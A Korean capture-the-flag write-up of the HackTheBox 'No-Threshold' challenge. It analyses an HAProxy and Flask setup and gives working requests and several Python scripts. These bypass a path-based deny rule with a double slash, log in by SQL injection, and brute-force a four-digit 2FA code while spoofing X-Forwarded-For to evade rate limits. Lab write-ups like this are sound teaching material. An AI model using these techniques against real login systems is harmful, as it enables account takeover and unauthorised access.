

No-Threshold



처음 접속하면 위와 같은 상점 페이지가 뜬다.



`Login`을 눌러보면 `/auth/login` 엔드포인트로 이동하게 되고, 403 에러가 발생한다.

Source Code Analysis

```
FROM alpine:edge

RUN apk update && apk upgrade && apk add --no-cache \
    pcre \
    pcre-dev \
    make \
    gcc \
    musl-dev \
    linux-headers \
    python3 \
    python3-dev \
    py3-pip \
    sqlite \
    && rm -rf /var/cache/apk/*

WORKDIR /tmp


RUN wget https://www.haproxy.org/download/2.8/src/haproxy-2.8.3.tar.gz && \
    tar zxvf haproxy-*.tar.gz && \
    cd haproxy-* && \
    make TARGET=linux-musl && \
    make install
RUN rm -rf /tmp/haproxy-*

RUN mkdir -p /etc/haproxy
RUN mkdir -p /opt/www/app

COPY conf/haproxy.cfg /etc/haproxy/haproxy.cfg
COPY conf/requirements.txt /opt/www/app
COPY conf/uwsgi.ini /opt/www/app
COPY challenge/. /opt/www/app

WORKDIR /opt/www/app

RUN python3 -m venv /venv
ENV PATH="/venv/bin:$PATH"

RUN pip install -I --no-cache-dir -r requirements.txt
```

```
RUN addgroup -S www-group && adduser -S -G www-group www-user && \
    chown -R www-user:www-group /opt/www/

WORKDIR /

COPY entrypoint.sh .
RUN chown www-user:www-group entrypoint.sh

RUN chmod 600 entrypoint.sh
RUN chmod +x entrypoint.sh

USER www-user

EXPOSE 1337

CMD ["./entrypoint.sh"]
```

`Dockerfile`은 위와 같다. `haproxy`, `uwsgi`를 사용한다는 것을 알 수 있다.

> `HAProxy`는 고성능의 TCP/HTTP 로드 밸런서 및 프록시 서버입니다. HTTP와 TCP 서비스에 대한 높은 트래픽 로드를 여러 서버에 분산시키는 데 사용됩니다. 이로써 서버의 로드를 균등하게 분산시켜 성능을 향상시키고 서버의 가용성을 높일 수 있습니다.

```
global
    daemon
    maxconn 256

defaults
    mode http
    option forwardfor

    timeout connect 5000ms
    timeout client 50000ms
    timeout server 50000ms

frontend haproxy
    bind 0.0.0.0:1337
    default_backend backend

    # Parse the X-Forwarded-For header value if it exists. If it doesn't exist, add the client's IP address to the X-Forward
    http-request add-header X-Forwarded-For %[src] if !{ req.hdr(X-Forwarded-For) -m found }

    # Apply rate limit on the /auth/verify-2fa route.
    acl is_auth_verify_2fa path_beg,url_dec /auth/verify-2fa

    # Checks for valid IPv4 address in X-Forwarded-For header and denies request if malformed IPv4 is found. (Application ac
    acl valid_ipv4 req.hdr(X-Forwarded-For) -m reg ^([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5])\.([01]?[0-9][0-9]?|2[0-4][0-9]|25

    http-request deny deny_status 400 if is_auth_verify_2fa !valid_ipv4

    # Crate a stick-table to track the number of requests from a single IP address. (1min expire)
    stick-table type ip size 100k expire 60s store http_req_rate(60s)

    # Deny users that make more than 20 requests in a small timeframe.
    http-request track-sc0 hdr(X-Forwarded-For) if is_auth_verify_2fa
    http-request deny deny_status 429 if is_auth_verify_2fa { sc_http_req_rate(0) gt 20 }

    # External users should be blocked from accessing routes under maintenance.
    http-request deny if { path_beg /auth/login }

backend backend
    balance roundrobin
    server s1 0.0.0.0:8888 maxconn 32 check
```

`haproxy.cfg`의 내용은 위와 같다.

- `global`: 전역 설정을 정의하며, 모든 HAProxy 인스턴스에 적용된다. `daemon`은 `HAProxy`를 데몬으로 실행하라는 지시이며, `maxconn 256`은 시스템이 동시에 처리할 수 있는 최대 연결 수를 설정한다.
- `defaults`: 이 섹션은 **모든 프록시와 서버에 적용되는 기본 설정을 정의**한다. 설정된 **타임아웃 값은 연결, 클라이언트, 서버에 대한 타임아웃을 제어**한다.

- `frontend`: 클라이언트 연결을 수신하는 네트워크 인터페이스를 정의한다. 이 경우, 모든 IP 주소에서 **포트 1337로 들어오는 연결을 수신**한다. **`default_backend backend`는 이 프론트엔드로 들어오는 요청이 전달될 기본 백엔드를 지정**한다.
  - `acl`, `http-request` 명령어: 조건에 따라 요청을 처리하는 규칙을 정의한다. 예를 들어, `/auth/verify-2fa`로 시작하는 경로에 대한 요청은 특정 ACL을 적용하고, **X-Forwarded-For 헤더에 유효한 IPv4 주소가 없는 경우 요청을 거부**한다.
  - `stick-table`, `http-request track-sc0`: IP 주소별로 요청 수를 추적하고, 초당 20회 이상 요청이 들어오는 경우 요청을 거부하는 규칙을 정의한다.
  - `http-request deny if { path_beg /auth/login }`: **`/auth/login`으로 시작하는 모든 요청을 거부하는 규칙을 설정**한다.
- `backend`: 클라이언트의 요청을 처리할 백엔드 서버를 정의한다. `balance roundrobin`은 백엔드 서버 간에 로드를 균등하게 분배하는 방식을 설정하며, **`server s1 0.0.0.0:8888 maxconn 32 check`는 백엔드 서버의 주소, 포트, 최대 연결 수, 상태 확인 여부를 설정**한다.

```
# Checks for valid IPv4 address in X-Forwarded-For header and denies request if malformed IPv4 is found. (Application accept
acl valid_ipv4 req.hdr(X-Forwarded-For) -m reg ^([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5])\.([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5

# Deny users that make more than 20 requests in a small timeframe.
http-request track-sc0 hdr(X-Forwarded-For) if is_auth_verify_2fa
http-request deny deny_status 429 if is_auth_verify_2fa { sc_http_req_rate(0) gt 20 }

# External users should be blocked from accessing routes under maintenance.
http-request deny if { path_beg /auth/login }
```

특히 유의해야 할 설정들은 위와 같다.

1. **`X-Forwarded-For` 헤더의 값이 유효한 IPv4 주소인지 검사하는 ACL(Access Control List)를 설정**하는 부분이 있다. (정규표현식을 사용하여 0.0.0.0부터 255.255.255.255 범위의 IPv4 주소인지 검사한다.)
2. `ttp-request track-sc0 hdr(X-Forwarded-For) if is_auth_verify_2fa` 부분은 HAProxy에게 `/auth/verify-2fa` 경로로 들어오는 요청에 대해 `X-Forwarded-For` 헤더의 IP 주소를 추적하도록 지시한다. 이는 **동일한 IP 주소에서 오는 요청을 추적하고 분석**할 수 있게 한다. `http-request deny deny_status 429 if is_auth_verify_2fa { sc_http_req_rate(0) gt 20 }` 부분은 `/auth/verify-2fa` 경로로 들어오는 요청 중에서 **초당 20회 이상 요청이 들어오는 경우, 이를 거부하도록 HAProxy에 지시**한다. 이 때 **HTTP 상태 코드는 429 (Too Many Requests)로 설정**된다.
3. `http-request deny if { path_beg /auth/login }` 부분은 클라이언트의 HTTP 요청이 **`/auth/login`으로 시작하는 경우 해당 요청을 거부하도록 HAProxy에 지시**한다. 여기서 `path_beg`는 URL의 경로가 특정 문자열로 시작하는지를 검사하는 조건이다.

```
from flask import Blueprint, render_template, request, jsonify, redirect
from app.database import *
import random
import string
import uwsgi

login_bp = Blueprint("login", __name__, template_folder="templates")


def set_2fa_code(d):
    uwsgi.cache_del("2fa-code")
    uwsgi.cache_set(
        "2fa-code", "".join(random.choices(string.digits, k=d)), 300 # valid for 5 min
    )


@login_bp.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":

        username = request.form.get("username")
        password = request.form.get("password")

        if not username or not password:
            return render_template("public/login.html", error_message="Username or password is empty!"), 400
        try:
            user = query_db(
                f"SELECT username, password FROM users WHERE username = '{username}' AND password = '{password}'",
                one=True,
            )

            if user is None:
                return render_template("public/login.html", error_message="Invalid username or password"), 400

            set_2fa_code(4)
```

```
            return redirect("/auth/verify-2fa")
        finally:
            close_db()
    return render_template("public/login.html")
```

`login.py`의 내용은 위와 같다.
`username`과 `password` 즉, **사용자의 입력을 그대로 SQL 쿼리문으로 사용하여 SQL Injection 공격에 취약하다는 것**을 알 수 있다.

```
from flask import Blueprint, render_template, request, jsonify, session, redirect
import uwsgi

verify2fa_bp = Blueprint("verify2fa", __name__, template_folder="templates")

def requires_2fa(func):
    def wrapper(*args, **kwargs):
        if uwsgi.cache_exists("2fa-code"):
            return func(*args, **kwargs)
        else:
            return redirect("/auth/login")

    return wrapper


@verify2fa_bp.route("/verify-2fa", methods=["GET", "POST"])
@requires_2fa
def verify():
    if request.method == "POST":

        code = request.form.get("2fa-code")

        if not code:
            return render_template("private/verify2fa.html", error_message="2FA code is empty!"), 400

        stored_code = uwsgi.cache_get("2fa-code").decode("utf-8")

        if code == stored_code:
            uwsgi.cache_del("2fa-code")
            session["authenticated"] = True
            return redirect("/dashboard")

        else:
            return render_template("private/verify2fa.html", error_message="Invalid 2FA Code!"), 400
    return render_template("private/verify2fa.html")
```

`/auth/verify-2fa` 엔드포인트로의 요청을 처리하는 `verify2fa.py`의 내용이다.
POST 요청의 body에 담겨서 온 `2fa-code`의 값이 저장된 `2fa-code`의 값과 같다면 플래그를 출력하는 `/dashboard`로 리다이렉트시킨다.

```
def set_2fa_code(d):
    uwsgi.cache_del("2fa-code")
    uwsgi.cache_set(
        "2fa-code", "".join(random.choices(string.digits, k=d)), 300 # valid for 5 min
    )
```

앞서 `login.py`에서 호출되었던 `set_2fa_code(4)`가 캐시에 `2fa-code`라는 이름의 키를 저장했었다. 해당 함수는 랜덤한 4개의 숫자로 `2fa-code`의 값을 만들고 해당 값은 5분동안 유효하다.


소스코드에 이 이상 특별한 점은 없었다.

공격을 위해서는 `haproxy.cfg`의 차단 설정으로 인해 발생하는 403 에러를 우회해야 한다.
`403 Error Bypass`를 키워드로 찾아보니 페이로드를 찾을 수 있었다.

```
GET //auth/login HTTP/1.1
Host: 159.65.20.166:31281
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/53
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
Referer: http://159.65.20.166:31281/
Accept-Encoding: gzip, deflate, br
```

```
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

찾은 페이로드를 사용하니 접속 차단을 우회할 수 있었다.




`/auth/login`에 대한 접속만 차단해서 앞에 URI 문법에 영향을 주지 않는 문자열을 넣으면 우회가 되는 것이다.

```
POST //auth/login HTTP/1.1
Host: 159.65.20.166:31281
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://159.65.20.166:31281
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/53
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
Referer: http://159.65.20.166:31281//auth/login
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

username=admin'-- -&password=asdf
```

다음으로는 SQL Injection 공격을 사용하여 admin 사용자로 로그인한다.

```
HTTP/1.1 302 FOUND
content-type: text/html; charset=utf-8
content-length: 219
location: /auth/verify-2fa
connection: close

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/auth/verify-2fa">/auth/verify-2fa</a>. If not, click
```

그러면 로그인에 성공하여 `/auth/verify-2fa`로 리다이렉트시키는 페이지가 응답으로 온다.



이는 `Burp Suite`의 `Follow redirections` > `Always`를 눌러서 자동으로 리다이렉션되도록 할 수 있다.

그러면 마지막 단계인 2FA Code 입력창이 나온다.

해당 코드는 길이가 4밖에 되지 않아서 `Brute Force` 공격을 사용하면 된다. 이 때 `X-Forwarded-For` **헤더를 사용하여 사용자를 검증**하므로, 해당 헤더에 요청 때마다 다른 IP를 넣어서 보내면 차단(429 에러)을 우회할 수 있다.

PoC

파이썬 코드를 사용하여 작성한다. 멀티 스레드를 사용할 경우 캐시 초기화말고도 최대 접속 가능 수를 유의하여야 한다.

```python
import requests
from bs4 import BeautifulSoup
import threading
import random

FLAG_STR = 'HTB'
URL = 'http://159.65.20.166:31281//auth'

LOGIN = '/login'
VERIFY = '/verify-2fa'

LOGIN_URL = URL + LOGIN
VERIFY_URL = URL + VERIFY

data = {
    'username': 'admin\'-- -',
    'password': '1'
}

login_res = requests.post(LOGIN_URL, data=data)

TOTAL_THREAD = 250

def brute_force():
    random_ip = ".".join(str(random.randint(0,255)) for _ in range(4))
    session = requests.Session()

    while True:
        time.sleep(0.5)
        current_password = f'{random.randint(0, 9999):04d}'
        data2 = {
            '2fa-code': current_password
        }
        headers = {
            'X-Forwarded-For':'{}'.format(random_ip)
        }
        veri_res = session.post(VERIFY_URL, data=data2,headers=headers)
        if FLAG_STR in veri_res.text:
            print(veri_res.text)
            break

start = time.perf_counter()
threads = []

for _ in range(TOTAL_THREAD):
    t = threading.Thread(target=brute_force)
    t.start()
    threads.append(t)
```

```
for thread in threads:
    thread.join()
```

파이썬의 `threading` 모듈을 사용한 소스코드이다.

```
$ py my_payload.py
...
<body>
    <div class="container">
        <div class="content">
            Welcome, here is your flag: <b> HTB{1_l0v3_h4pr0x1_4cl5_4nd_4ll_1t5_f34tur35} </b>
        </div>
    </div>
</body>
...
```

실행하면 꽤 빠른 시간 안에 플래그를 획득할 수 있다.

Multiverse

```
import requests
import time
import random

headers= {'Host':'167.99.85.216:32478', 'Content-Type':'application/x-www-form-urlencoded','X-Forwarded-For':'127.0.0.2'}
proxies = {
    'http' : 'http://127.0.0.1:8080', 'https' : 'http://127.0.0.1:8080'
}

def login():
    url="http://167.99.85.216:32478//auth/login"
    data = {'username':"admin'--",'password':'1'}
    res = requests.post(url=url, headers=headers, data=data, proxies=proxies,verify=False)

    print(res.text)
    verify_2fa()

def verify_2fa():
    url="http://167.99.85.216:32478/auth/verify-2fa"
    start_time = time.time()

    while True:
        random_digit = "{:04}".format(random.randint(0,9999))
        random_ip = ".".join(str(random.randint(0,255)) for _ in range(4))
        data = {'2fa-code':'{}'.format(random_digit)}
        headers= {'Host':'167.99.85.216:32478', 'Content-Type':'application/x-www-form-urlencoded','X-Forwarded-For':'{}'.fo
        res = requests.post(url=url,headers=headers,data=data)

        if "Invalid 2FA Code!" in res.text:
            print(f"[-] Fail 2fa-code :",data)
            continue
        elif "Request forbidden by administrative rules." in res.text:
            login()
            continue
        else:
            end_time = time.time()
            exit_time = end_time - start_time
            print(f"[+] Done! 2fa-code is : {data}")
            print(f"[+] Time : {exit_time}")
            print(res.text)
            break

if __name__=="__main__":
    login()
```

멀티 스레드를 사용하지 않고 `2fa-code`를 얻을 때까지 무한히 실행되는 코드이다. 캐시 만료 시간이 되어 에러가 발생할 경우 다시 로그인하도록 해서 안정성을 높였다.

무조건 `2fa-code`를 얻을 수 있지만, 실행시간을 알 수 없다.

```
import requests
from bs4 import BeautifulSoup
import threading
import time
import random

corr = 'HTB'
url = 'http://167.99.85.216:30511//auth'

login_end = '/login'
veri_end = '/verify-2fa'

login = url + login_end
veri = url + veri_end

data = {
    'username': 'admin\'-- -',
    'password': '1'
}

login_res = requests.post(login, data=data)

total_threads = 250

def brute_force():
    random_ip = ".".join(str(random.randint(0,255)) for _ in range(4))
    session = requests.Session()
    for i in range(9999):
        time.sleep(0.5)
        current_password = f'{random.randint(0, 9999):04d}'
        data2 = {
            '2fa-code': current_password
        }
        headers = {
            'X-Forwarded-For':'{}'.format(random_ip)
        }
        veri_res = session.post(veri, data=data2,headers=headers)
        if corr in veri_res.text:
            print("ok")
            print(veri_res.text)
            break

start = time.perf_counter()
threads = []
for _ in range(total_threads):
    t = threading.Thread(target=brute_force)
    t.start()
    threads.append(t)
for thread in threads:
    thread.join()

print('Brute force completed.')
```

많은 도움이 된 라이트업 소스코드이다. 멀티 스레드를 사용한 것이 특징이다.

```
import requests
import sys
from concurrent.futures import ThreadPoolExecutor

def get_combinations_in_array(path):
    with open(path, 'r') as f:
        return f.read().splitlines()

def handle_response(response, combination):
    if "Invalid 2FA Code!" in response.text:
        print(f'Try: {combination}\n')
        return
    elif "flag" in response.text:
```

```
        print(f'GOT IT!\n2FA Code: {combination}\n{response.text}\n')
        sys.exit()
    else:
        print(response.text)


def send_request(ip, combination, headers, url):
    headers['X-Forwarded-For'] = ip
    data = {'2fa-code': str(combination)}

    response = requests.post(url, headers=headers, data=data)
    handle_response(response, combination)


def send_all_requests(url, combinations_array):
    base_ip = '192.168.'
    current_ip_suffix = [1, 1]
    headers = {
        'Host': '159.65.20.166:31008',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0',
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate',
        'Referer': '159.65.20.166:31008/auth/verify-2fa',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Content-Length': '13',
        'Origin': '159.65.20.166:31008',
        'DNT': '1',
        'Connection': 'close',
        'Upgrade-Insecure-Requests': '1',
    }

    # Multi-threading requests sending (see python ThreadPoolExecutor lib for more informations)
    with ThreadPoolExecutor(max_workers=100) as executor:
        futures = []

        for i, combination in enumerate(combinations_array, start=1):
            ip = base_ip + str(current_ip_suffix[0]) + '.' + str(current_ip_suffix[1])

            future = executor.submit(send_request, ip, combination, headers, url)
            futures.append(future)

            if i % 5 == 0:
                current_ip_suffix[1] += 1

            if current_ip_suffix[1] > 254:
                current_ip_suffix[1] = 1
                current_ip_suffix[0] += 1

                if current_ip_suffix[0] > 254:
                    current_ip_suffix = [1, 1]

                for future in futures:
                    future.result()


if __name__ == '__main__':
    combinations_path = '/path/to/4-digits-0000-9999.txt'
    url ='http://159.65.20.166:31008/auth/verify-2fa'

    combinations_array = get_combinations_in_array(combinations_path)
    send_all_requests(url, combinations_array)
```

`ThreadPoolExecutor` 모듈을 활용하여 매우 효율적인 코드이다.

📌 References

- https://medium.com/@reinhardt.pwn/hackthebox-challenge-write-up-no-threshold-299de9b27da1